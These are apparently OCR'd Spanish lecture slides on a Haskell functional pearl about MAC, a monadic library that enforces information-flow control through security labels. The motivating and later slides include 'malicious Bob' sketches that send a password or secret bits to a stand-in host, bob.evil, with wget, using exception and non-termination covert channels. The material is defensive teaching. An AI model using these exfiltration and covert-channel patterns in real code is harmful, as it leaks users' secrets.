Functional Pearl: Two Can Keep a Secret, If One of Them Uses Haskell

Alejandro Russo

Katherine Sullivan
FCEIA - UNR

Índice

Índice

Ejemplo motivacional

Ejemplo motivacional

Código de Alice para seleccionar contraseñas:

Ejemplo motivacional

Código de Alice para seleccionar contraseñas:

Alice

```
import qualified Bob as Bob

password :: IO String
password = do
  putStr "Please, select your password:"
  pwd ← getLine
  b ← Bob.common_pwds pwd
  if b then putStrLn "It's a common password!"
            ≫ password
  else return pwd
```

Ejemplo motivacional

Ejemplo motivacional

Código malicioso de Bob:

Ejemplo motivacional

Código malicioso de Bob:

Bob

```
common_pwds pwd =
  ...
  ps ← wget "http://pwds.org/dict_en.txt" [] []
  ...
  wget ("http://bob.evil/pwd=" ++ pwd) [] []
  ...
```

Ejemplo motivacional

Ejemplo motivacional

¿Qué debería hacer Alice?

Ejemplo motivacional

¿Qué debería hacer Alice?

Proteger secretos no se trata de poner recursos en una lista negra, sino de asegurar que la información fluye solo hacia los lugares adecuados.

Ejemplo motivacional

¿Qué debería hacer Alice?

Proteger secretos no se trata de poner recursos en una lista negra, sino de asegurar que la información fluye solo hacia los lugares adecuados.

¿Cómo se logra eso?

Mandatory Access Control e Information-Flow Control

Mandatory Access Control e Information-Flow Control

- Las técnicas de MAC e IFC asocian datos con etiquetas de seguridad para definir su nivel de confidencialidad.

Mandatory Access Control e Information-Flow Control

- Las técnicas de MAC e IFC asocian datos con etiquetas de seguridad para definir su nivel de confidencialidad.
- MAC proviene de la investigación de sistemas operativos, mientras que IFC proviene de la comunidad de los lenguajes de programación.

Mandatory Access Control e Information-Flow Control

- Las técnicas de MAC e IFC asocian datos con etiquetas de seguridad para definir su nivel de confidencialidad.
- MAC proviene de la investigación de sistemas operativos, mientras que IFC proviene de la comunidad de los lenguajes de programación.
- ¿Qué propone esta funcional pearl?

Mandatory Access Control e Information-Flow Control

- Las técnicas de MAC e IFC asocian datos con etiquetas de seguridad para definir su nivel de confidencialidad.
- MAC proviene de la investigación de sistemas operativos, mientras que IFC proviene de la comunidad de los lenguajes de programación.
- ¿Qué propone esta funcional pearl? Busca cerrar la brecha entre MAC e IFC al aprovechar conceptos de lenguajes de programación para implementar mecanismos similares a MAC mediante la creación de una API monádica que protege confidencialidad estáticamente.

Índice

Látices de seguridad

Látices de seguridad

¿Cómo se etiquetan los datos?

Látices de seguridad

¿Cómo se etiquetan los datos?

Formalmente las etiquetas están organizadas en un látice de seguridad.

Látices de seguridad

¿Cómo se etiquetan los datos?

Formalmente las etiquetas están organizadas en un látice de seguridad.

```
module MAC.Lattice (⊑, H, L) where

class ℓ ⊑ ℓ′ where

data L
data H

instance L ⊑ L where
instance L ⊑ H where
instance H ⊑ H where
```

Figure 1. Encoding security lattices in Haskell

Látices de seguridad

¿Cómo se etiquetan los datos?
Formalmente las etiquetas están organizadas en un látice de seguridad.

```
module MAC.Lattice (⊑, H, L) where

class ℓ ⊑ ℓ' where

data L
data H

instance L ⊑ L where
instance L ⊑ H where
instance H ⊑ H where
```

Figure 1. Encoding security lattices in Haskell

La información no puede fluir de entidades secretas a entidades públicas: $L \sqsubset H$ y $H \not\sqsubseteq L$.

Familia de mónadas *MAC*

Familia de mónadas *MAC*

Se introduce la familia de mónadas *MAC*, que encapsula acciones de *IO* y restringe su ejecución a situaciones donde la confidencialidad no se ve comprometida.
Está indexada por una etiqueta de seguridad indicando la sensibilidad de sus resultados monádicos.

Familia de mónadas *MAC*

Se introduce la familia de mónadas *MAC*, que encapsula acciones de *IO* y restringe su ejecución a situaciones donde la confidencialidad no se ve comprometida.
Está indexada por una etiqueta de seguridad indicando la sensibilidad de sus resultados monádicos.

$$\textbf{newtype}\ MAC\ \ell\ a = MAC^{\mathsf{TCB}}\ (IO\ a)$$

$$io^{\mathsf{TCB}} :: IO\ a \to MAC\ \ell\ a$$
$$io^{\mathsf{TCB}} = MAC^{\mathsf{TCB}}$$

$$\textbf{instance}\ Monad\ (MAC\ \ell)\ \textbf{where}$$
$$return = MAC^{\mathsf{TCB}}$$
$$(MAC^{\mathsf{TCB}}\ m) \gg\!= k = io^{\mathsf{TCB}}\ (m \gg\!= run^{\mathsf{MAC}}\ .\ k)$$

$$run^{\mathsf{MAC}} :: MAC\ \ell\ a \to IO\ a$$
$$run^{\mathsf{MAC}}\ (MAC^{\mathsf{TCB}}\ m) = m$$

Figure 2. The monad $MAC\ \ell$

Recursos etiquetados

Recursos etiquetados

$$\textbf{newtype}\ Res\ \ell\ a = Res^{\mathsf{TCB}}\ a$$
$$labelOf :: Res\ \ell\ a \to \ell$$
$$labelOf\ \_ = \bot$$

Figure 3. Labeled resources

Recursos etiquetados

$$\textbf{newtype}\ Res\ \ell\ a = Res^{\mathsf{TCB}}\ a$$
$$labelOf :: Res\ \ell\ a \to \ell$$
$$labelOf\ \_ = \bot$$

Figure 3. Labeled resources



Figure 4. Interaction between $MAC\ \ell$ and labeled resources.

Lift de las acciones de IO

Lift de las acciones de IO

Siguiendo los principios de *no read-up* y *no write-down* se extiende la TCB con funciones que elevan las acciones *IO*.

Lift de las acciones de IO

Siguiendo los principios de *no read-up* y *no write-down* se extiende la TCB con funciones que elevan las acciones *IO*.

$$
\begin{aligned}
&read^{\mathsf{TCB}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow \\
&\qquad (d\ a \to IO\ a) \to Res\ \ell_{\mathrm{L}}\ (d\ a) \to MAC\ \ell_{\mathrm{H}}\ a \\
&read^{\mathsf{TCB}}\ f\ \ (Res^{\mathsf{TCB}}\ da) = (io^{\mathsf{TCB}}\ .\ f)\ da \\
&write^{\mathsf{TCB}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow \\
&\qquad (d\ a \to IO\ ()) \to Res\ \ell_{\mathrm{H}}\ (d\ a) \to MAC\ \ell_{\mathrm{L}}\ () \\
&write^{\mathsf{TCB}}\ f\ (Res^{\mathsf{TCB}}\ da) = (io^{\mathsf{TCB}}\ .\ f)\ da \\
&new^{\mathsf{TCB}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow IO\ (d\ a) \to MAC\ \ell_{\mathrm{L}}\ (Res\ \ell_{\mathrm{H}}\ (d\ a)) \\
&new^{\mathsf{TCB}}\ f = io^{\mathsf{TCB}}\ f \gg\!= return\ .\ Res^{\mathsf{TCB}}
\end{aligned}
$$

Figure 5. Synthesizing secure functions by mapping read and write effects to security checks

Expresiones etiquetadas

Expresiones etiquetadas

$$\textbf{data}\ Id\ a = Id^{\mathsf{TCB}}\ \{unId^{\mathsf{TCB}} :: a\}$$

$$\textbf{type}\ Labeled\ \ell\ a = Res\ \ell\ (Id\ a)$$

$$label :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow a \rightarrow MAC\ \ell_{\mathrm{L}}\ (Labeled\ \ell_{\mathrm{H}}\ a)$$
$$label = new^{\mathsf{TCB}}\ .\ return\ .\ Id^{\mathsf{TCB}}$$

$$unlabel :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Labeled\ \ell_{\mathrm{L}}\ a \rightarrow MAC\ \ell_{\mathrm{H}}\ a$$
$$unlabel = read^{\mathsf{TCB}}\ (return\ .\ unId^{\mathsf{TCB}})$$

Figure 6. Labeled expressions

Uniendo miembros de la familia

Uniendo miembros de la familia

Continuando con el ejemplo, si Bob usase *MAC* su función podría tener el tipo

```
1 common_pwds :: Labeled H String -> MAC L (MAC H
    Bool)
```

Uniendo miembros de la familia

Continuando con el ejemplo, si Bob usase *MAC* su función podría tener el tipo

```
1 common_pwds :: Labeled H String -> MAC L (MAC H
    Bool)
```

En este caso la anidación de computaciones es manejable, pero habrá casos para los que tal vez no, por eso se introduce:

Uniendo miembros de la familia

Continuando con el ejemplo, si Bob usase *MAC* su función podría tener el tipo

```
1 common_pwds :: Labeled H String -> MAC L (MAC H
    Bool)
```

En este caso la anidación de computaciones es manejable, pero habrá casos para los que tal vez no, por eso se introduce:

$$
\begin{aligned}
&join^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow \\
&\qquad MAC\ \ell_{\mathrm{H}}\ a \rightarrow MAC\ \ell_{\mathrm{L}}\ (Labeled\ \ell_{\mathrm{H}}\ a) \\
&join^{\mathsf{MAC}}\ m = (io^{\mathsf{TCB}}\ .\ run^{\mathsf{MAC}})\ m \gg\!= label
\end{aligned}
$$

Figure 7. Secure interaction between family members

Añadiendo referencias

Añadiendo referencias

$$\textbf{type}\ Ref^{\mathsf{MAC}}\ \ell\ a = Res\ \ell\ (IORef\ a)$$

$$newRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow a \rightarrow MAC\ \ell_{\mathrm{L}}\ (Ref^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a)$$
$$newRef^{\mathsf{MAC}} = new^{\mathsf{TCB}}\ .\ newIORef$$

$$readRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Ref^{\mathsf{MAC}}\ \ell_{\mathrm{L}}\ a \rightarrow MAC\ \ell_{\mathrm{H}}\ a$$
$$readRef^{\mathsf{MAC}} = read^{\mathsf{TCB}}\ readIORef$$

$$writeRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Ref^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a \rightarrow a \rightarrow MAC\ \ell_{\mathrm{L}}\ ()$$
$$writeRef^{\mathsf{MAC}}\ lref\ v = write^{\mathsf{TCB}}\ (flip\ writeIORef\ v)\ lref$$

Figure 8. Secure references

Añadiendo referencias

$$\textbf{type } Ref^{\mathsf{MAC}}\ \ell\ a = Res\ \ell\ (IORef\ a)$$
$$newRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow a \rightarrow MAC\ \ell_{\mathrm{L}}\ (Ref^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a)$$
$$newRef^{\mathsf{MAC}} = new^{\mathsf{TCB}}\ .\ newIORef$$
$$readRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Ref^{\mathsf{MAC}}\ \ell_{\mathrm{L}}\ a \rightarrow MAC\ \ell_{\mathrm{H}}\ a$$
$$readRef^{\mathsf{MAC}} = read^{\mathsf{TCB}}\ readIORef$$
$$writeRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Ref^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a \rightarrow a \rightarrow MAC\ \ell_{\mathrm{L}}\ ()$$
$$writeRef^{\mathsf{MAC}}\ lref\ v = write^{\mathsf{TCB}}\ (flip\ writeIORef\ v)\ lref$$

Figure 8. Secure references

Las funciones se elevan a la mónada *MAC l* envolviéndolas con new^{TCB}, $read^{TCB}$ y $write^{TCB}$ respectivamente.

Añadiendo referencias

$$\begin{aligned}
&\textbf{type } Ref^{\mathsf{MAC}}\ \ell\ a = Res\ \ell\ (IORef\ a)\\
&newRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow a \to MAC\ \ell_{\mathrm{L}}\ (Ref^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a)\\
&newRef^{\mathsf{MAC}} = new^{\mathsf{TCB}}\ .\ newIORef\\
&readRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Ref^{\mathsf{MAC}}\ \ell_{\mathrm{L}}\ a \to MAC\ \ell_{\mathrm{H}}\ a\\
&readRef^{\mathsf{MAC}} = read^{\mathsf{TCB}}\ readIORef\\
&writeRef^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow Ref^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a \to a \to MAC\ \ell_{\mathrm{L}}\ ()\\
&writeRef^{\mathsf{MAC}}\ lref\ v = write^{\mathsf{TCB}}\ (flip\ writeIORef\ v)\ lref
\end{aligned}$$

Figure 8. Secure references

Las funciones se elevan a la mónada *MAC l* envolviéndolas con new^{TCB}, $read^{TCB}$ y $write^{TCB}$ respectivamente.
Estos pasos se generalizan para obtener interfaces seguras de diversos tipos, como veremos más adelante.

Añadiendo excepciones

Añadiendo excepciones

$$
\begin{aligned}
&throw^{\mathsf{MAC}} :: Exception\ e \Rightarrow e \to MAC\ \ell\ a \\
&throw^{\mathsf{MAC}} = io^{\mathsf{TCB}}\ .\ throw \\
&catch^{\mathsf{MAC}} :: Exception\ e \Rightarrow \\
&\qquad MAC\ \ell\ a \to (e \to MAC\ \ell\ a) \to MAC\ \ell\ a \\
&catch^{\mathsf{MAC}}\ (MAC^{\mathsf{TCB}}\ io)\ h = io^{\mathsf{TCB}}\ (catch\ io\ (run^{\mathsf{MAC}}\ .\ h))
\end{aligned}
$$

Figure 9. Secure exceptions

Añadiendo excepciones

$$
\begin{aligned}
&throw^{\mathsf{MAC}} :: Exception\ e \Rightarrow e \to MAC\ \ell\ a \\
&throw^{\mathsf{MAC}} = io^{\mathsf{TCB}}\ .\ throw \\
&catch^{\mathsf{MAC}} :: Exception\ e \Rightarrow \\
&\qquad MAC\ \ell\ a \to (e \to MAC\ \ell\ a) \to MAC\ \ell\ a \\
&catch^{\mathsf{MAC}}\ (MAC^{\mathsf{TCB}}\ io)\ h = io^{\mathsf{TCB}}\ (catch\ io\ (run^{\mathsf{MAC}}\ .\ h))
\end{aligned}
$$

Figure 9. Secure exceptions

Pero, ¿qué pasa con las construcciones con $join^{MAC}$?

Añadiendo excepciones

$$
\begin{aligned}
&throw^{\mathsf{MAC}} :: Exception\ e \Rightarrow e \to MAC\ \ell\ a \\
&throw^{\mathsf{MAC}} = io^{\mathsf{TCB}}\ .\ throw \\
&catch^{\mathsf{MAC}} :: Exception\ e \Rightarrow \\
&\qquad MAC\ \ell\ a \to (e \to MAC\ \ell\ a) \to MAC\ \ell\ a \\
&catch^{\mathsf{MAC}}\ (MAC^{\mathsf{TCB}}\ io)\ h = io^{\mathsf{TCB}}\ (catch\ io\ (run^{\mathsf{MAC}}\ .\ h))
\end{aligned}
$$

Figure 9. Secure exceptions

Pero, ¿qué pasa con las construcciones con $join^{MAC}$?
Pueden comprometer la seguridad.

Añadiendo excepciones

$$
\begin{aligned}
&throw^{\mathsf{MAC}} :: Exception\ e \Rightarrow e \to MAC\ \ell\ a \\
&throw^{\mathsf{MAC}} = io^{\mathsf{TCB}}\ .\ throw \\
&catch^{\mathsf{MAC}} :: Exception\ e \Rightarrow \\
&\qquad MAC\ \ell\ a \to (e \to MAC\ \ell\ a) \to MAC\ \ell\ a \\
&catch^{\mathsf{MAC}}\ (MAC^{\mathsf{TCB}}\ io)\ h = io^{\mathsf{TCB}}\ (catch\ io\ (run^{\mathsf{MAC}}\ .\ h))
\end{aligned}
$$

Figure 9. Secure exceptions

Pero, ¿qué pasa con las construcciones con $join^{MAC}$?
Pueden comprometer la seguridad.
Una acción de nivel alto puede lanzar excepciones dentro de la función $join^{MAC}$ y así evitar acciones de nivel bajo posteriores.

Bob vuelve al ataque

Bob vuelve al ataque

Bob

```
crashOnTrue :: Labeled H Bool → MAC L ()
crashOnTrue lbool = do
  join^MAC (do
    proxy (labelOf lbool)
    bool ← unlabel lbool
    when (bool ≡ True) (error "crash!"))
  wget^MAC ("http://bob.evil/bit=ff")
  return ()
```

Bob

```
leakBit :: Labeled H Bool → Int → MAC L ()
leakBit lbool n = do
  wget^MAC ("http://bob.evil/secret=" ++ show n)
  catch^MAC (crashOnTrue lbool)
    (λ(e :: SomeException) →
      wget^MAC "http://bob.evil/bit=tt" ≫ return ())
```

Nuevo $join^{MAC}$

Nuevo $join^{MAC}$

Se redefine $join^{MAC}$ de manera tal que la propagación de excepciones entre miembros de la familia quede deshabilitada.

Nuevo $join^{MAC}$

Se redefine $join^{MAC}$ de manera tal que la propagación de excepciones entre miembros de la familia quede deshabilitada.

$$
\begin{aligned}
&join^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow \\
&\qquad MAC\ \ell_{\mathrm{H}}\ a \rightarrow MAC\ \ell_{\mathrm{L}}\ (Labeled\ \ell_{\mathrm{H}}\ a) \\
&join^{\mathsf{MAC}}\ m = \\
&(io^{\mathsf{TCB}}\ .\ run^{\mathsf{MAC}}) \\
&\quad (catch^{\mathsf{MAC}}\ (m \gg\!= slabel) \\
&\qquad\qquad (\lambda(e :: SomeException) \rightarrow slabel\ (throw\ e))) \\
&\textbf{where}\ slabel = return\ .\ Res^{\mathsf{TCB}}\ .\ Id^{\mathsf{TCB}}
\end{aligned}
$$

Figure 10. Revised version of $join^{\mathsf{MAC}}$

El elefante (encubierto) en la habitación

El elefante (encubierto) en la habitación

Existe un canal encubierto: la no terminación de programas.

El elefante (encubierto) en la habitación

Existe un canal encubierto: la no terminación de programas.

En un entorno secuencial, la manera más efectiva de explotar un canal encubierto de no-terminación es a través de fuerza bruta, por lo que no hay gran ancho de banda si el universo donde buscar es lo suficientemente grande y en ese caso de puede omitir el análisis de estos canales encubiertos.

El elefante (encubierto) en la habitación

Existe un canal encubierto: la no terminación de programas.

En un entorno secuencial, la manera más efectiva de explotar un canal encubierto de no-terminación es a través de fuerza bruta, por lo que no hay gran ancho de banda si el universo donde buscar es lo suficientemente grande y en ese caso de puede omitir el análisis de estos canales encubiertos.

¿Pero qué sucede cuando hay concurrencia?

Bob con concurrencia

Bob con concurrencia

Alice añade concurrencia extendiendo la API así:

Bob con concurrencia

Alice añade concurrencia extendiendo la API así:

Alice

$$fork^{MAC} :: MAC\ \ell\ () \rightarrow MAC\ \ell\ ()$$
$$fork^{MAC} = io^{TCB}\ .\ forkIO\ .\ run^{MAC}$$

Y ahora Bob puede tomarse el trabajo de intentar explotar el canal encubierto de la no terminación de programas.

Bob con concurrencia

Bob con concurrencia

Bob

```
loopOn :: Bool → Labeled H Bool → Int → MAC L ()
loopOn try lbool n = do
  join^MAC (do
    proxy (labelOf lbool)
    bool ← unlabel lbool
    when (bool ≡ try) loop)
  wget^MAC ("http://bob.evil/bit=" ++ show n
            ++ ";" ++ show (¬ try))
  return ()
```

Bob

```
leakBit :: Labeled H Bool → Int → MAC L ()
leakBit lbool n =
  fork^MAC (loopOn True lbool n) ≫
  fork^MAC (loopOn False lbool n) ≫
  return ()
```

Solución

Solución

El problema viene de la interacción de $join^{MAC}$ con $fork^{MAC}$.

Solución

El problema viene de la interacción de $join^{MAC}$ con $fork^{MAC}$.
Pero, se puede reemplazar a $join^{MAC}$ por $fork^{MAC}$.

$$fork^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow MAC\ \ell_{\mathrm{H}}\ () \rightarrow MAC\ \ell_{\mathrm{L}}\ ()$$
$$fork^{\mathsf{MAC}}\ m = (io^{\mathsf{TCB}}\ .\ forkIO\ .\ run^{\mathsf{MAC}})\ m \gg return\ ()$$

Figure 11. Secure forking of threads

Así quedan desacopladas las funciones que trabajan con datos sensibles de las que tienen efectos públicos.
Y, aunque se haya removido $join^{MAC}$, se pueden combinar computaciones con las referencias seguras introducidas previamente.

MVars

MVars

Se extiende **MAC** con *MVars* -una abstracción de sincronización muy utiizada en Haskell- de manera muy similar a como se hizo con referencias.

MVars

Se extiende **MAC** con *MVars* -una abstracción de sincronización muy utiizada en Haskell- de manera muy similar a como se hizo con referencias.

$$\textbf{type}\ MVar^{\mathsf{MAC}}\ \ell\ a = Res\ \ell\ (MVar\ a)$$

$$newEmptyMVar^{\mathsf{MAC}} :: \ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}} \Rightarrow MAC\ \ell_{\mathrm{L}}\ (MVar^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a)$$

$$newEmptyMVar^{\mathsf{MAC}} = new^{\mathsf{TCB}}\ newEmptyMVar$$

$$takeMVar^{\mathsf{MAC}} :: (\ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}}, \ell_{\mathrm{H}} \sqsubseteq \ell_{\mathrm{L}}) \Rightarrow MVar^{\mathsf{MAC}}\ \ell_{\mathrm{L}}\ a \rightarrow MAC\ \ell_{\mathrm{H}}\ a$$

$$takeMVar^{\mathsf{MAC}} = wr^{\mathsf{TCB}}\ takeMVar$$

$$putMVar^{\mathsf{MAC}} :: (\ell_{\mathrm{L}} \sqsubseteq \ell_{\mathrm{H}}, \ell_{\mathrm{H}} \sqsubseteq \ell_{\mathrm{L}}) \Rightarrow MVar^{\mathsf{MAC}}\ \ell_{\mathrm{H}}\ a \rightarrow a \rightarrow MAC\ \ell_{\mathrm{L}}\ ()$$

$$putMVar^{\mathsf{MAC}}\ lmv\ v = rw^{\mathsf{TCB}}\ (flip\ putMVar\ v)\ lmv$$

Figure 12. Secure *MVars*

Índice

Comentarios finales

Comentarios finales

- Las abstracciones que provee Haskell y, en general, los lenguajes funcionales, son muy amenas para enfrentarse a los desafíos de seguridad actuales.

Comentarios finales

- Las abstracciones que provee Haskell y, en general, los lenguajes funcionales, son muy amenas para enfrentarse a los desafíos de seguridad actuales.
- La correción de **MAC** depende de la seguridad de tipos y la encapsulación de módulos de Haskell. GHC incluye características y extensiones del lenguaje capaces de romper ambas características. Safe Haskell (Terei et al. 2012) es una extensión de GHC que identifica un subconjunto de Haskell que sigue la seguridad de tipos y la encapsulación de módulos. MAC utiliza Safe Haskell al compilar código no confiable.